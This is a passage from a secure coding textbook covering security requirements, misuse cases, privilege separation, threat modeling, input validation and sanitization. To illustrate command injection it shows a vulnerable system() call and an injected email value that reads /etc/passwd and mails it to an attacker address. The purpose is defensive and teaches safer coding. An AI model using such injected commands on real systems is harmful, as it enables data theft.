- ISO/IEC 9899:1999, *Programming Languages—C, Second Edition* [ISO/IEC 1999]

[4] www.gpo.gov/fdsys/pkg/BILLS-112s3254pcs/pdf/BILLS-112s3254pcs.pdf.

- Technical Corrigenda TC1, TC2, and TC3
- ISO/IEC TR 24731-1, *Extensions to the C Library, Part I: Bounds-Checking Interfaces* [ISO/IEC 2007]
- ISO/IEC TR 24731-2, *Extensions to the C Library, Part II: Dynamic Allocation Functions* [ISO/IEC TR 24731-2:2010]

The version of *The CERT C Secure Coding Standard* currently on the wiki [SEI 2012d] is being updated to support C11 [ISO/IEC 2011] and also modified to be compatible with ISO/IEC TS 17961 *C Secure Coding Rules* [Seacord 2012a].

Security Quality Requirements Engineering

The traditional role of requirements engineering is to determine what a system needs to do. However, security is often about getting the software to avoid what it is not supposed to do. We know how to write functional specifications to say what the code is supposed to do, but we don't know as much about expressing security constraints regarding what a system is *not* supposed to do. When security requirements are not effectively defined, the resulting system cannot be effectively evaluated for success or failure before implementation. Security requirements are often missing in the requirements elicitation process. The lack of validated methods is considered one of the factors.

An earlier study found that the return on investment when security analysis and secure engineering practices are introduced early in the development cycle ranges from 12 to 21 percent [Soo Hoo 2001]. The National Institute of Standards and Technology (NIST) reports that software that is faulty in security and reliability costs the economy $59.5 billion annually in breakdowns and repairs [NIST 2002]. The costs of poor security requirements show that there would be a high value to even a small improvement in this area.

A security quality requirements engineering process (SQUARE) for eliciting and analyzing security requirements was developed by the SEI and applied in a series of client case studies [Xie 2004, Chen 2004]. The original SQUARE methodology [Mead 2005] consists of nine steps, but has been extended to address privacy and acquisition. Steps 1 through 4 are prerequisite steps.

1. **Agree on definitions.** Agreeing on definitions is a prerequisite to security requirements engineering. On a given project, team members tend to have definitions in mind based on their prior experience, but those definitions won't necessarily agree. It is not necessary to invent definitions. Sources such as the *Internet Security Glossary*, version 2 (RFC 4949) [Internet Society 2007], and the *Guide to the Software*

Engineering Body of Knowledge [Bourque 2005] provide a range of definitions to select from or tailor.

2. **Identify assets and security goals.** Assets to be protected and their associated security goals must be identified and prioritized for the organization and also for the information system to be developed. Different stakeholders have different goals. For example, a stakeholder in human resources may be concerned about maintaining the confidentiality of personnel records, whereas a stakeholder in a financial area may be concerned with ensuring that financial data is not accessed or modified without authorization.
3. **Develop artifacts.** A lack of documentation including a concept of operations, succinctly stated project goals, documented normal usage and threat scenarios, misuse cases, and other documents needed to support requirements definition can lead to confusion and miscommunication.
4. **Perform risk assessment.** There are a number of risk assessment methods to select from based on the needs of the organization. The artifacts from step 3 provide the input to the risk assessment process. Threat modeling can also provide significant support to risk assessment. The outcomes of the risk assessment can help identify high-priority security exposures.
5. **Select elicitation technique.** Selecting an elicitation technique is important when there are several classes of stakeholders. A more formal elicitation technique, such as structured interviews, can be effective when there are stakeholders with different cultural backgrounds. In other cases, elicitation may simply consist of sitting down with a primary stakeholder to try to understand his or her security requirements. In SQUARE case studies, the most successful method was the accelerated requirements method (ARM).
6. **Elicit security requirements.** In this step, the selected requirements elicitation technique is applied. Most elicitation techniques provide detailed guidance on how to perform elicitation.
7. **Categorize requirements.** Categorization allows the requirements engineer to distinguish between essential requirements, goals (desired requirements), and architectural constraints that may be present. This categorization helps in the prioritization activity that follows.
8. **Prioritize requirements.** Prioritization may benefit from a cost/benefit analysis, to determine which security requirements have a high payoff

relative to their cost. Analytical hierarchical process (AHP) is one prioritization method that uses a pairwise comparison of requirements to do prioritization.

9. **Requirements inspection.** Inspection can be performed at varying levels of formality, from Fagan inspections to peer reviews. In case studies, Fagan inspections were most effective. Once inspection is complete, the organization should have an initial set of prioritized security requirements.

Use/Misuse Cases

A security *misuse* case [Alexander 2003; Sindre 2000, 2002], a variation on a use case, is used to describe a scenario from the point of view of the attacker. In the same way use cases have proven effective in documenting normal use scenarios, misuse cases are effective in documenting intruder usage scenarios and ultimately in identifying security requirements [Firesmith 2003]. A similar concept has been described as an *abuse* case [McDermott 1999, 2001]. Table 9.2 shows the differences between security use cases and misuse cases [Firesmith 2003].

Table 9.3 shows an example of an application-specific misuse case for an automated teller machine (ATM) [Sindre 2003].

As with use cases, misuse cases can be an effective tool in communicating possible threats to customers or end users of a system—allowing them to make informed decisions regarding costs and quality attribute trade-offs. Misuse cases can also be used to identify potential threats and to elicit security requirements.

Table 9.2 Differences between Misuse Cases and Security Use Cases

	Misuse Cases	**Security Use Cases**
Usage	Analyze and specify security threats	Analyze and specify security requirements
Success criterion	Attacker succeeds	Application succeeds
Produced by	Security team	Security team
Used by	Security team	Requirements team
External actors	Attacker, user	User
Driven by	Asset vulnerability analysis Threat analysis	Misuse cases

Table 9.3 Application-Specific Misuse Case

Misuse Case Name: Spoof Customer at ATM

Summary:

The misuser successfully makes the ATM believe he or she is a legitimate user. The misuser is consequently granted access to the ATM's customer services.

Preconditions:

1. The misuser has a legitimate user's valid means of identification and authentication, OR
2. The misuser has invalid means of identification and authentication but so similar to valid means that the ATM is unable to distinguish, OR
3. The ATM system is corrupted, accepting means of identification and authentication that would normally have been rejected.

Misuser Interactions	**System Interactions**
Request access	
	Request identification and authentication
Misidentify and misauthenicate	
	Grant access

Postconditions:

1. The misuser can use all the customer services available to the spoofed legitimate user, AND
2. In the system's log (if any), it will appear that the ATM was accessed by the legitimate user.

9.4 Design

The architecture and design of a system significantly influence the security of the final system. If the architecture and design are flawed, nothing in this book can make your system secure. Len Bass and colleagues describe tactics for creating secure system architectures that resist, detect, and recover from attacks [Bass 2013].

Software architecture should also be used to implement and enforce secure software development principles. If your system needs different privileges at different times, for example, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set. This architecture allows an unprivileged process that needs to perform privileged tasks to communicate with another process that retains elevated privileges to perform security-critical operations. This can be accomplished on UNIX systems, for example, using the following sequence of steps:

1. Initialize objects that require privilege.
2. Construct the communications channel using `socketpair()` and then `fork()`.
3. Have the untrusted process change the root directory to a restricted area of the file system using the `chroot()` system call and then revoke privileges.[5]

Most tasks are performed in the complex, untrusted process, and only operations that require privilege are performed by the trusted process (which retains privileges). The benefit of this method is that the impact of vulnerabilities introduced in the complex, untrusted process is limited to the context of the unprivileged user.

This technique is implemented by the OpenSSH secure shell implementation, as shown in Figure 9.5 [Provos 2003a]. When the SSH daemon starts (`sshd`), it binds a socket to port 22 and waits for new connections. Each new




Figure 9.5 OpenSSH

[5] After a call to `chroot()`, future system calls issued by the process see the specified directory as the file system root. It is now impossible to access files and binaries outside the tree rooted on the new root directory. This environment is known as a *chroot jail*.

connection is handled by a forked child. The child needs to retain superuser privileges throughout its lifetime to create new pseudo-terminals for the user, to authenticate key exchanges when cryptographic keys are replaced with new ones, to clean up pseudo-terminals when the SSH session ends, to create a process with the privileges of the authenticated user, and so forth. The forked child acts as the monitor and forks a slave that drops all its privileges and starts accepting data from the established connection. The monitor then waits for requests from the slave. If the child issues a request that is not permitted, the monitor terminates. Through compartmentalization, code requiring different levels of privilege is separated, allowing least privilege to be applied to each part.

Although this architectural approach can be difficult to develop, the benefits, particularly in large, complex applications, can be significant. It is important to remember that these new communication channels add new avenues of attack and to protect them accordingly. An appropriate balance is required between minimal channels and privilege separation.

Secure design patterns are descriptions or templates describing a general solution to a security problem that can be applied in many different situations. Secure design patterns are meant to eliminate the accidental insertion of vulnerabilities into code and to mitigate the consequences of these vulnerabilities. In contrast to the design-level patterns popularized in [Gamma 1995], secure design patterns address security issues at widely varying levels of specificity ranging from architectural-level patterns involving the high-level design of the system to implementation-level patterns providing guidance on how to implement portions of functions or methods in the system. A 2009 CERT report [Dougherty 2009] enumerates secure design patterns derived by generalizing existing best security design practices and by extending existing design patterns with security-specific functionality and categorized according to their level of abstraction: architecture, design, or implementation.

Secure Software Development Principles

Although principles alone are insufficient for secure software development, they can help guide secure software development practices. Some of the earliest secure software development principles were proposed by Saltzer in 1974 and revised by him in 1975 [Saltzer 1974, 1975]. These eight principles apply today as well and are repeated verbatim here.

1. Economy of mechanism. Keep the design as simple and small as possible.
2. Fail-safe defaults. Base access decisions on permission rather than exclusion.
3. Complete mediation. Every access to every object must be checked for authority.

4. Open design. The design should not be secret.
5. Separation of privilege. Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key.
6. Least privilege. Every program and every user of the system should operate using the least set of privileges necessary to complete the job.
7. Least common mechanism. Minimize the amount of mechanisms common to more than one user and depended on by all users.
8. Psychological acceptability. It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly.

Although subsequent work has built on these basic security principles, the essence remains the same. The result is that these principles have withstood the test of time.

Economy of Mechanism. Economy of mechanism is a well-known principle that applies to all aspects of a system and software design, and it is particularly relevant to security. Security mechanisms, in particular, should be relatively small and simple so that they can be easily implemented and verified (for example, a security kernel).

Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. Additionally, the effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex. As a result, it is generally more cost-effective to spend more effort in the design of the system to achieve a simple solution to the problem.

Fail-Safe Defaults. Basing access decisions on permission rather than exclusion means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted. If the mechanism fails to grant access, this situation is easily detected and corrected. However, if the mechanism fails to block access, the failure may go unnoticed in normal use. The principle of fail-safe defaults is apparent, for example, in the discussion of whitelisting and blacklisting near the end of this section.

Complete Mediation. The complete mediation problem is illustrated in Figure 9.6. Requiring that access to every object must be checked for authority is the primary underpinning of a protection system. It requires that the source of every request be positively identified and authorized to access a resource.




Figure 9.6 The complete mediation problem

Open Design. A secure design should not depend on the ignorance of potential attackers or obscurity of code. For example, encryption systems and access control mechanisms should be able to be placed under open review and still be secure. This is typically achieved by decoupling the protection mechanism from protection keys or passwords. It has the added advantage of permitting thorough examination of the mechanism without concern that reviewers can compromise the safeguards. Open design is necessary because all code is open to inspection by a potential attacker using decompilation techniques or by examining the binaries. As a result, any protection scheme based on obfuscation will eventually be revealed. Implementing an open design also allows users to verify that the protection scheme is adequate for their particular application.

Separation of Privilege. Separation of privilege eliminates a single point of failure by requiring more than one condition to grant permissions. Two-factor authentication schemes are examples of the use of privilege separation: *something you have* and *something you know*. A security-token-and-password-based access scheme, for example, has the following properties (assuming a correct implementation):

- A user could have a weak password or could even disclose it, but without the token, the access scheme will not fail.
- A user could lose his or her token or have it stolen by an attacker, but without the password, the access scheme will not fail.
- Only if the token and the password come into the possession of an attacker will the mechanism fail.

Separation of privilege is often confused with the design of a program consisting of subsystems based on required privileges. This approach allows a designer to apply a finer-grained application of *least privilege*.

Least Privilege. When a vulnerable program is exploited, the exploit code runs with the privileges that the program has at that time. In the normal course of operations, most systems need to allow users or programs to execute a limited set of operations or commands with elevated privileges. An often-used example of least privilege is a password-changing program; users must be able to modify their own passwords but must not be given free access to read or modify the database containing all user passwords. Therefore, the password-changing program must correctly accept input from the user and ensure that, based on additional authorization checks, only the entry for that user is changed. Programs such as these may introduce vulnerabilities if the programmer does not exercise care in program sections that are critical to security.

The least privilege principle suggests that processes should execute with the minimum permission required to perform secure operations, and any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges. This principle can be implemented in the following ways:

- Grant each system, subsystem, and component the fewest privileges with which it can operate.
- Acquire and discard privileges such that, at any given point, the system has only the privileges it needs for the task in which it is engaged.
- Discard the privilege to change privileges if no further changes are required.
- Design programs to use privileges early, ideally before interacting with a potential adversary (for example, a user), and then discard them for the remainder of the program.

The effectiveness of least privilege depends on the security model of the operating environment. Fine-grained control allows a programmer to request the permissions required to perform an operation without acquiring extraneous permissions that might be exploited. Security models that allow permissions to be acquired and dropped as necessary allow programmers to reduce the window of opportunity for an exploit to successfully gain elevated privileges.

Of course, there are other trade-offs that must be considered. Many security models require the user to authorize elevated privileges. Without this feature, there would be nothing to prevent an exploit from reasserting permissions once it gained control. However, interaction with the user must be considered when designing which permissions are needed when.

Other security models may allow for permissions to be permanently dropped, for example, once they have been used to initialize required resources. Permanently dropping permissions may be more effective in cases where the process is running unattended.

Least Common Mechanism. Least common mechanism is a principle that, in some ways, conflicts with overall trends in distributed computing. The least common mechanism principle dictates that mechanisms common to more than one user should be minimized because these mechanisms represent potential security risks. If an adversarial user manages to breach the security of one of these shared mechanisms, the attacker may be able to access or modify data from other users, possibly introducing malicious code into processes that depend on the resource. This principle seemingly contradicts a trend in which distributed objects are used to provide a shared repository for common data elements.

Your solution to this problem may differ depending on your relative priorities. However, if you are designing an application in which each instance of the application has its own data store and data is not shared between multiple instances of the application or between multiple clients or objects in a distributed object system, consider designing your system so that the mechanism executes in the process space of your program and is not shared with other applications.

Psychological Acceptability. The modern term for this principle is *usability*; it is another quality attribute that is often traded off with security. However, usability is also a form of security because user errors can often lead to security breaches (when setting or changing access controls, for example). Many of the vulnerabilities in the US-CERT Vulnerability Database can be attributed to usability problems. After buffer overflows, the second-most-common class of vulnerabilities identified in this database is "default configuration after installation is insecure." Other common usability issues at the root cause of vulnerabilities cataloged in the database include the following:

- Program is hard to configure safely or is easy to misconfigure.
- Installation procedure creates vulnerability in other programs (for example, by modifying permissions).
- Problems occur during configuration.
- Error and confirmation messages are misleading.

Usability problems in documentation can also lead to real-world vulnerabilities—including insecure examples or incorrect descriptions. Overall, there are many good reasons to develop usable systems and perform usability testing. Security happens to be one of these reasons.

Threat Modeling

To create secure software, it is necessary to anticipate the threats to which the software will be subjected. Understanding these threats allows resources to be allocated appropriately.

Threat models consist of a definition of the architecture of your application and a list of threats for your application scenario. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases. These threat models should be reviewed as the requirements and design of the software evolve. Inaccurate models can lead to inadequate (or excessive) levels of effort to secure the system under development.

Microsoft has defined a structured approach to threat modeling [Meier 2003, Swiderski 2004, Ingalsbe 2008] that begins in the early phases of application development and continues throughout the application life cycle. As used by Microsoft, the threat modeling process consists of six steps:

1. **Identify assets.** Identify the assets that your systems must protect.
2. **Create an architecture overview.** Document the architecture of your application, including subsystems, trust boundaries, and data flow.
3. **Decompose the application.** Decompose the architecture of your application, including the underlying network and host infrastructure design, to create a security profile for the application. The aim of the security profile is to uncover vulnerabilities in the design, implementation, or deployment configuration of your application.
4. **Identify the threats.** Identify the threats that could affect the application, considering the goals of an attacker and the architecture and potential vulnerabilities of your application.
5. **Document the threats.** Document each threat using a template that defines a common set of attributes to capture for each threat.
6. **Rate the threats.** Prioritize the threats that present the biggest risk based on the probability of an attack and the resulting damage. Some threats may not warrant any action, based on comparing the risk posed by the threat with the resulting mitigation costs.

The output from the threat modeling process can be used by project team members to understand the threats that need to be addressed and how to address them.

Microsoft has also developed a Threat Modeling Tool[6] that enables developers or software architects to communicate about the security design of their systems, analyze those designs for potential security issues using a proven methodology, and suggest and manage mitigations for security issues.

Analyze Attack Surface

System developers must address vulnerabilities, attacks, and threats [Schneider 1999]. As described in Chapter 1, a threat is a motivated adversary capable of exploiting a vulnerability.

Software designers strive to reduce potential errors or weaknesses in design, but there is no guarantee that they can all be identified. Likewise, understanding and thwarting an adversary may require understanding the motivation as well as the tools and techniques they employ—obviously unknowable before the fact. What may be knowable, at least in a relative sense, is the system's attack surface.

A system's attack surface is the set of ways in which an adversary can enter the system and potentially cause damage. The focus is on the system resources that may provide attack opportunities [Howard 2003b]. Intuitively, the more exposed the system's surface, the more likely it is to be a target of attack. One way to improve system security is to reduce its attack surface. This reduction requires analysis of *targets* (processes or data resources an adversary aims to control or co-opt to carry out the attack), *channels* (means and rules for communicating information), and access rights (privileges associated with each resource). For example, an attack surface can be reduced by limiting the set of access rights to a resource. This is another application of the principle of least privilege; that is, grant the minimum access to a resource required by a particular user. Likewise, an attack surface may be reduced by closing sockets once they are no longer required, reducing communication channels.

The notion of measuring the attack surface is particularly relevant in comparing similar systems, for instance, different release versions. If adding features to a system increases the attack surface, this should be a conscious decision rather than a by-product of product evolution and evolving requirements.

[6] www.microsoft.com/security/sdl/adopt/threatmodeling.aspx.

Reducing the attack surface can be accomplished by reducing the types or instances of targets, channels, and access rights. The surface can also be reduced by strengthening the preconditions and postconditions relative to a process so that only intended effects are permitted.

Vulnerabilities in Existing Code

The vast majority of software developed today relies on previously developed software components to work. Programs written in C or C++, for example, depend on runtime libraries that are packaged with the compiler or operating system. Programs commonly make use of software libraries, components, or other existing *off-the-shelf* software. One of the unadvertised consequences of using off-the-shelf software is that, even if you write flawless code, your application may still be vulnerable to a security flaw in one of these components. For example, the `realpath()` C library function returns the canonicalized absolute path name for a specified path. To do so, it expands all symbolic links. However, some implementations of `realpath()` contain a static buffer that overflows when the canonicalized path is larger than `MAXPATHLEN`. Other common C library functions for which some implementations are known to be susceptible to buffer overflows include `syslog()`, `getpass()`, and the `getopt()` family of calls.

Because many of these problems have been known for some time, there are now corrected versions of these functions in many C libraries. For example, libc4 and libc5 implementations for Linux contain the buffer overflow vulnerability in `realpath()`, but the problem is fixed in libc-5.4.13. On the surface, it appears that it is now safe to use this function because the problem has been corrected. But is it really?

Modern operating systems typically support dynamically linked libraries or shared libraries. In this case, the library code is not statically linked with the executable but is found in the environment in which the program is installed. Therefore, if our hypothetical application designed to work with libc-5.4.13 is installed in an environment in which an older version of libc5 is installed, the program will be susceptible to the buffer overflow flaw in the `realpath()` function.

One solution is to statically link *safe* libraries with your application. This approach allows you to lock down the library implementation you are using. However, this approach does have the downside of creating larger executable images on disk and in memory. Also, it means that your application is not able to take advantage of newer libraries that may repair previously unknown flaws (security and otherwise). Another solution is to ensure that the values of inputs passed to external functions remain within ranges known to be safe for all existing implementations of those functions.

Similar problems can occur with distributed object systems such as DCOM, CORBA, and other compositional models in which runtime binding occurs.

Secure Wrappers

System integrators and administrators can protect systems from vulnerabilities in off-the-shelf software components (such as a library) by providing wrappers that intercept calls made to APIs that are known to be frequently misused or faulty. The wrapper implements the original functionality of the API (generally by invoking the original component) but performs additional validation checks to ensure that known vulnerabilities are not exploited. To be feasible, this approach requires runtime binding of executables. An example of a mitigation approach that implements this technique for Linux systems is the libsafe library from Avaya Labs [Baratloo 2000, Tsai 2001].

Wrappers do not require modification to the operating system and work with existing binary programs. Wrappers cannot protect against unknown security flaws; if a vulnerability exists in a portion of code that is not intercepted by the wrapper, the system will still be vulnerable to attack.

A related approach is to execute untrusted programs in a supervised environment that is constrained to specific behavior through a user-supplied policy. An example of this mitigation approach is the Systrace facility.[7] This approach differs from the secure wrappers in that it does not prevent exploitation of vulnerabilities but can prevent the unexpected secondary actions that are typically attempted by exploit authors, such as writing files to a protected location or opening network sockets [Provos 2003b].

Systrace is a policy enforcement tool that provides a way to monitor, intercept, and restrict system calls. The Systrace facility acts as a wrapper to the executables, shepherding their traversal of the system call table. It intercepts system calls and, using the Systrace device, processes them through the kernel and handles the system calls [Provos 2003b].

Similar to secure wrappers, supervised environments do not require source code or modifications to the program being supervised. A disadvantage of this approach is that it is easy for incorrectly formulated policies to break the desired functionality of the supervised programs. It may be infeasible for an administrator to construct accurate policy descriptions for large, complex programs whose full behavior is not well understood.

[7] See www.citi.umich.edu/u/provos/systrace/.

Input Validation

A common cause of vulnerabilities is user input that has not been properly validated. Input validation requires several steps:

1. All input sources must be identified. Input sources include command-line arguments, network interfaces, environmental variables, and user-controlled files.
2. Specify and validate data. Data from all untrusted sources must be fully specified and the data validated against these specifications. The system implementation must be designed to handle any range or combination of valid data. Valid data, in this sense, is data that is anticipated by the design and implementation of the system and therefore will not result in the system entering an indeterminate state. For example, if a system accepts two integers as input and multiplies those two values, the system must either (a) validate the input to ensure that an overflow or other exceptional condition cannot occur as a result of the operation or (b) be prepared to handle the result of the operation.
3. The specifications must address limits, minimum and maximum values, minimum and maximum lengths, valid content, initialization and reinitialization requirements, and encryption requirements for storage and transmission.
4. Ensure that all input meets specification. Use data encapsulation (for example, classes) to define and encapsulate input. For example, instead of checking each character in a user name input to make sure it is a valid character, define a class that encapsulates all operations on that type of input. Input should be validated as soon as possible. Incorrect input is not always malicious—often it is accidental. Reporting the error as soon as possible often helps correct the problem. When an exception occurs deep in the code, it is not always apparent that the cause was an invalid input and which input was out of bounds.

A data dictionary or similar mechanism can be used for specification of all program inputs. Input is usually stored in variables, and some input is eventually stored as persistent data. To validate input, specifications for what is valid input must be developed. A good practice is to define data and variable specifications, not just for all variables that hold user input but also for all variables that hold data from a persistent store. The need to validate user input is obvious; the need to validate data being read from a persistent store is a defense against the possibility that the persistent store has been tampered with.

Reliable, efficient, and convenient tools for processing data in standardized and widely used data formats such as XML, HTML, JPEG, and MPEG are readily available. For example, most programming languages have libraries for parsing XML and HTML as well as for manipulating JPEG images or MPEG movies. There are also notable exceptions to the notion that tools for standardized and widely used data formats are secure [Dormann 2009, 2012a; Foote 2011], so it is important to carefully evaluate such tools. Ad hoc data and nonstandard data formats are more problematic because these formats typically do not have parsing, querying, analysis, or transformation tools readily available. In these cases, the developers must build custom processing tools from scratch. This process is error prone and frequently results in the introduction of exploitable vulnerabilities. To address these challenges, researchers have begun to develop high-level languages for describing and processing ad hoc data. These languages can be used to precisely define ad hoc and nonstandard data formats, and the resulting definitions can be processed to produce reliable input parsers that can robustly handle errors [Fisher 2010].

Trust Boundaries

In a theoretical sense, if a program allowed only valid inputs and the program logic correctly anticipated and handled every possible combination of valid inputs, the majority of vulnerabilities described in this book would be eliminated. Unfortunately, writing secure programs has proven to be an elusive goal. This is particularly true when data is passed between different software components. John Viega and Matt Messier provide an example of an application that inputs an e-mail address from a user and writes the address to a buffer [Viega 2003]:

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
```

The buffer is then executed using the `system()` function, which passes the string to the command processor for the host environment to execute. The risk, of course, is that the user enters the following string as an e-mail address:

```
bogus@addr.com; cat /etc/passwd | mail some@badguy.net
```

Software often contains multiple components and libraries. The previous example consisted of at least several components, including the application, `/bin/mail`, and the command processor in the host environment. Each component may operate in one or more trusted domains that are determined by the system architecture, security policy, required resources, and functionality.




Figure 9.7 Trusted component

Figure 9.7 illustrates a trusted component and the steps that can be taken by the component to ensure that any data that crosses a trust boundary is both appropriate and nonmalicious. These steps can include *canonicalization and normalization*, *input sanitization*, *validation*, and *output sanitization*. These steps need not all be performed, but when they are performed, they should be performed in this order.

Canonicalization and Normalization. Canonicalization is the process of lossless reduction of the input to its equivalent simplest known form. Normalization is the process of lossy conversion of input data to the simplest known (and anticipated) form. Canonicalization and normalization must occur before validation to prevent attackers from exploiting the validation routine to strip away invalid characters and, as a result, constructing an invalid (and potentially malicious) character sequence. In addition, ensure that normalization is performed only on fully assembled user input. Never normalize partial input or combine normalized input with nonnormalized input.

For example, POSIX file systems provide syntax for expressing file names on the system using paths. A path is a string that indicates how to find any file by starting at a particular directory (usually the current working directory) and traversing down directories until the file is found. Canonical paths lack both symbolic links and special entries such as "**.**" and "**..**", which are handled specially on POSIX systems. Each file accessible from a directory has exactly one canonical absolute path (that is, starting from the topmost "root" directory) along with many noncanonical paths.

In particular, complex subsystems are often components that accept string data that specifies commands or instructions to the component. String data passed to these components may contain special characters that can trigger commands or actions, resulting in a software vulnerability.

When data must be sent to a component in a different trusted domain, the sender must ensure that the data is suitable for the receiver's trust boundary by properly encoding and escaping any data flowing across the trust boundary. For example, if a system is infiltrated by malicious code or data, many attacks are rendered ineffective if the system's output is appropriately escaped and encoded.

Sanitization. In many cases, data is passed directly to a component in a different trusted domain. Data sanitization is the process of ensuring that data conforms to the requirements of the subsystem to which it is passed. Sanitization also involves ensuring that data also conforms to security-related requirements regarding leaking or exposure of sensitive data when output across a trust boundary. Sanitization may include the elimination of unwanted characters from the input by means of removing, replacing, encoding, or escaping the characters. Sanitization may occur following input (input sanitization) or before the data is passed across a trust boundary (output sanitization). Data sanitization and input validation may coexist and complement each other.

The problem with the exploitable `system()` function call, described at the start of this section, is the context of the call. The `system()` command has no way of knowing that this request is invalid. Because the calling process understands the context in this case, it is the responsibility of the calling process to sanitize the data (the command string) before invoking a function in a different logical unit (a system library) that does not understand the context. This is best handled through data sanitization.

Validation. Validation is the process of ensuring that input data falls within the expected domain of valid program input. For example, method arguments not only must conform to the type and numeric range requirements of a method or subsystem but also must contain data that conforms to the required input invariants for that method or subsystem.

Boundaries and Interfaces. It is important that all boundaries and interfaces be considered. For example, consider the simple application architecture shown in Figure 9.8. It is important to sanitize data being passed across all system interfaces. Examining and validating data exchanged in this fashion




Figure 9.8 Exploitable interfaces (Source: [Wallnau 2002])

can also be useful in identifying and preventing probing, snooping, and spoofing attacks.

Whitelisting and *blacklisting* are two approaches to data sanitization. Blacklisting attempts to exclude inputs that are invalid, whereas whitelisting requires that only valid inputs be accepted. Whitelisting is generally recommended because it is not always possible to identify all invalid values and because whitelisting fails safe on unexpected inputs.

Blacklisting

One approach to data sanitization is to replace *dangerous* characters in input strings with underscores or other harmless characters. Example 9.1 contains some sample code that performs this function. Dangerous characters are characters that might have some unintended or unanticipated results in a particular context. Often these characters are dangerous because they instruct an invoked subsystem to perform an operation that can be used to violate a security policy. We have already seen, for example, how a ";" character can be dangerous in the context of a `system()` call or other command that invokes a shell because it allows the user to concatenate additional commands onto the end of a string. There are other characters that are dangerous in the context of an SQL database query or URL for similar reasons.

Example 9.1 Blacklisting Approach to Data Sanitization

```
int main(int argc, char *argv[]) {
  static char bad_chars[] = "/ ;[]<>&\t";
  char * user_data;
  char * cp; /* cursor into example string */

  user_data = getenv("QUERY_STRING");
  for (cp = user_data; *(cp += strcspn(cp, bad_chars));)
    *cp = '_';
  exit(0);
}
```

The problem with this approach is that it requires the programmer to identify all dangerous characters and character combinations. This may be difficult or impossible without having a detailed understanding of the program, process, library, or component being called. Additionally, depending on the program environment, there could be many ways of encoding or escaping input that may be interpreted with malicious effect after successfully bypassing blacklist checking.

Whitelisting

A better approach to data sanitization is to define a list of acceptable characters and remove any character that is not acceptable. The list of valid input values is typically a predictable, well-defined set of manageable size. For example, consider the tcp_wrappers package written by Wietse Venema and shown in Example 9.2.

The benefit of whitelisting is that a programmer can be certain that a string contains only characters that he or she considers to be safe.

Whitelisting is recommended over blacklisting because, instead of having to trap all unacceptable characters, the programmer only needs to ensure that acceptable characters are identified. As a result, the programmer can be less concerned about which characters an attacker may try in an attempt to bypass security checks.

